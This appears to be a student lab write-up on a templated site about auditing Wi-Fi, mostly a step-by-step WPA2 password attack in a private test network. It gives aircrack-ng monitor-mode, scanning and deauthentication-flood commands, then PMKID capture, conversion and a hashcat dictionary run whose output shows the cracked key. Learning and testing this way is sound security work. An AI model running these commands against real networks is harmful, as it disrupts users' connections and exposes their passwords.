Title here
Summary here
This document explains the steps to follow in order to try to obtain, through an offline brute-force attack, an insecure password from a network protected with WPA2.
Warning: This exercise was carried out in a private testing environment.
As a previous step before moving forward with the practical part, the following utilities are required:
| Utility | Link |
|---|---|
| Aircrack-ng | Github |
| Hashcat | Github |
| Hcxhashtool | Github |
| SecLists | Github |
Having access to the administration interface of an Access Point (AP) makes it possible to configure, to a greater or lesser extent, different parameters that directly influence the behavior, performance and stability of a Wi-Fi network. Among the most important are the frequency band, the channel and the transmission power.
Before getting into the subject, it is useful to place ourselves in the context of the most common wireless networks.
Modern Wi-Fi networks usually operate mainly on two bands:

The following image shows an example of a network operating on the 2.4 GHz band:
When monitoring nearby wireless networks, it can be clearly observed how multiple networks share the same radio spectrum:

The network that belongs to me is Hotel-Inaki, which is on channel 3.

Additionally, a network operating on the 5 GHz band has been added to take advantage of higher speed and lower saturation:

The Hotel-Premium-5G network is on channel 153, showing a much cleaner and more stable spectrum compared to the 2.4 GHz band:
A fundamental aspect to review is the channel on which the network operates. In the 2.4 GHz band, many channels overlap with each other, which causes interference when several networks use nearby frequencies.
A network located on a saturated channel does not “go down”, but its speed, latency and stability are affected.
The channel can be modified from the Access Point configuration interface:

After making the change, the effect is immediately reflected in the monitoring tools:

It can be seen that the CH field, channel, has changed to 11 on the Hotel-Inaki network.

Another relevant parameter is the signal strength or transmission power.
From the AP interface, it is generally possible to adjust this value:
In order to analyze wireless traffic, it is necessary to configure the Wi-Fi card in monitor mode.
Using the Aircrack-ng suite, first it must be ensured that no process interferes with the network interface:
sudo airmon-ng check killNext, the interface is changed to monitor mode:
sudo airmon-ng start wlan0Depending on the type of network card, the interface name may change. In this case, on an Arch Linux system with an ASUS PCI-E Wi-Fi card using a Realtek chipset, the interface name remains the same.
$ lspci | grep -i network
04:00.0 Network controller: Realtek Semiconductor Co., Ltd. RTL8812AE 802.11ac PCIe Wireless Network Adapter (rev 01)Once the interface is configured, the available networks are scanned:
sudo airodump-ng wlan0The test target network is VodafoneRED-Inaki, as shown in the scan output:

There are several important concepts in the output that should be highlighted:
| Name | What it is |
|---|---|
| BSSID | MAC address of the Access Point (AP) |
| CH | Channel on which the Access Point operates |
| ENC | General encryption type of the network (WEP, WPA, WPA2…) |
| CIPHER | Specific encryption algorithm that protects the data (TKIP, CCMP/AES…) |
| AUTH | Authentication method used to connect to the network (PSK, 802.1X…) |
Once the relevant information about the network is available, it is time to capture a Wi-Fi Handshake.
To understand what it is, it is necessary to know that, in order to establish a connection between the Access Point and a client, a 4-Way Handshake takes place, where the necessary parameters are exchanged to derive and validate the encryption keys without directly sharing the password.
Here is a diagram:
Capturing this handshake is extremely useful, since it allows offline dictionary attacks to be performed in an attempt to obtain the network password.
airodump-ngAmong the different ways to capture a handshake, one consists of forcing clients to reconnect by sending deauthentication packets to the target network.
Knowing the channel, the MAC address of the access point, and having the interface in monitor mode, airodump-ng is launched:
sudo airodump-ng -c 40 --bssid 92:60:66:9F:43:25 -w ~/Documents/2ASIR3/WiFi/ wlan0This command allows listening to the wireless traffic associated with that access point and capturing possible handshakes.

Several important fields appear in the airodump-ng output:
| Name | What it is |
|---|---|
| STATION | MAC address of the client associated with the access point |
| PWR | Received signal power from the client |
| Notes | Relevant captured events (EAPOL, PMKID, etc.) |
While this process remains running, deauthentication packets can be sent to force clients to reconnect and trigger a 4-Way Handshake:
$ sudo aireplay-ng --deauth 10 -a 92:60:66:9F:43:25 wlan0
20:39:06 Waiting for beacon frame (BSSID: 92:60:66:9F:43:25) on channel 40
20:39:09 Sending DeAuth (code 7) to broadcast -- BSSID: [92:60:66:9F:43:25]
20:39:09 Sending DeAuth (code 7) to broadcast -- BSSID: [92:60:66:9F:43:25]
20:39:10 Sending DeAuth (code 7) to broadcast -- BSSID: [92:60:66:9F:43:25]
20:39:10 Sending DeAuth (code 7) to broadcast -- BSSID: [92:60:66:9F:43:25]
...
During the capture, the PMKID message appears:

In many cases, an EAPOL is captured, corresponding to the 4-Way Handshake. However, in this case a PMKID (Pairwise Master Key Identifier) was captured, which does not require connected clients and can be obtained by passively listening to the access point.
For this reason, sending deauthentication packets was not necessary to obtain valid material for the offline attack.
Once the necessary material has been captured, the capture is converted to a format compatible with Hashcat.
First, the PMKID/EAPOL hashes are extracted from the capture file:
hcxpcapngtool -o pmkid.16800 captura-02.cap Next, the file is converted to the modern 22000 format, recommended by Hashcat:
hcxhashtool -i pmkid.16800 -o pmkid.22000 Once the hash has been generated, the dictionary attack is launched using Hashcat:
$ hashcat -m 22000 pmkid.22000 /usr/share/seclists/Passwords/WiFi-WPA/probable-v2-wpa-top4800.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 7.1  Linux, Release, RELOC, LLVM 20.1.8, SLEEF, DISTRO, CUDA, POCL_DEBUG) - Platform #1 [The pocl project]
======================================================================================================================================
* Device #01: cpu-haswell-12th Gen Intel(R) Core(TM) i5-12600K, 13884/27768 MB (13884 MB allocatable), 16MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 516 MB (25611 MB free)

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/WiFi-WPA/probable-v2-wpa-top4800.txt
* Passwords.: 4800
* Bytes.....: 45276
* Keyspace..: 4800

56f21c5270e005455a7630d105109136:9260669f4325:36fb4431d878:vodafoneRED-INAKI:12345678
dc5c683fdda182ea2e265df7a398b312:9260669f4325:36fb4431d878:vodafoneRED-INAKI:12345678

Session..........: hashcat
In this case, the network password is 12345678, which demonstrates the use of an extremely weak key, vulnerable to simple dictionary attacks performed offline.
Edit content/_index.md to see this page change.
Add Markdown files to content to create new pages.
Edit your config in config/_default/params.toml.
Learn more in the Docs.